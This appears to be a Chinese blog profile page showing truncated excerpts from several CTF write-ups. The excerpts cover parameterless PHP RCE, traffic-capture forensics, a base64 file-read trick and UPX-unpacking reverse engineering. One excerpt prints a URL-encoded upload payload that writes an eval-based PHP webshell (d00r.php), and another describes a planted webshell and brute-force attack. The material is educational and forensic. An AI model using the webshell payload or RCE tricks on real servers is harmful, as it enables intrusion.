- @lM178


简介
该用户还未填写简介
擅长的技术栈
可提供的服务
暂无可提供的服务
scandir():列出该文件夹下所有文件/文件夹,形成正序数组。array_reverse():把数组倒叙,让新增文件排到前面。print_r():直接显示flag文件名,无需查看完整数组。dirname(__FILE__):拿到当前文件的路径。先看看我们的这个文件夹里有没有flag.php。next():第二个元素,跳过第一个。过滤的有点多了,使用无参RCE。下面解释一下上面用到的php。__
统计里就 192.168.246.1和192.168.246.28活跃,整个流量包内容过少。所以我们直接顺着看就行了。第一行是192.168.246.1问内网谁有Dropbox,用来传文件的。第2-4行是广播,询问84.17.53.155,50.7.252.138,104.194.8.134的mac地址5-7行进行了握手,192.168.246.1向192.168.246.28发送了SYN请求19
后门文件肯定是上传上去的,用POST请求,所以过滤这里有两个敏感的文件ViewMore.php和d00r.php这里有一串a=file_put_contents%28%27d00r.php%27%2C+base64_decode%28%27PD9waHAgZXZhbCgkX1BPU1RbJ2NtZCddKTs%2FPg%3D%3D%27%29%29%3Burl解码后是所以d00r.php是上传的,
啥也没有啊,不应该,因此我们可以看到前面还有一个line=,但是=后面没有内容,line是行的意思,我们不难猜测line就是后面文件的第几行,我们现在改变它的值访问一下。是keys.txt文件,如果是这样我们就知道了,想要访问某个文件必须是base64编码之后的,那么我们去index.php看看。然后还要访问keys.php文件,那么我们只需要base64编码keys.php文件和设置cookie
直接过滤tcp.flags.syn==1&&tcp.flags.ack==1这是代表TCP连接真正建立了。

通过分析网络流量发现黑客IP(172.16.1.110)对目标服务器(172.16.1.18)进行多端口暴力破解,主要针对FTP(21)、SSH(22)、Telnet(23)和MySQL(3306)端口。其中MySQL服务版本为5.7.26,黑客成功植入名为"horse"的PHP木马(连接密码lqsym),并通过木马查看了/etc/passwd文件。在Telnet交互中还发现服
复制到str2里,然后用户输入str1,对比,所以这就是答案。这里遍历了str2 并且将所有字符o替换成0 (ASCII码)加壳了,upx.exe,直接到kali里用自带的工具脱壳。用IDA64位打开,搜索main函数(在逆向工程中,(Entry Point),也是分析的起点和核心。少了个大括号就是前面的7Bh,按r解码就行了。老样子搜索main函数按tab查看伪代码。这里将flag遍历并且将i和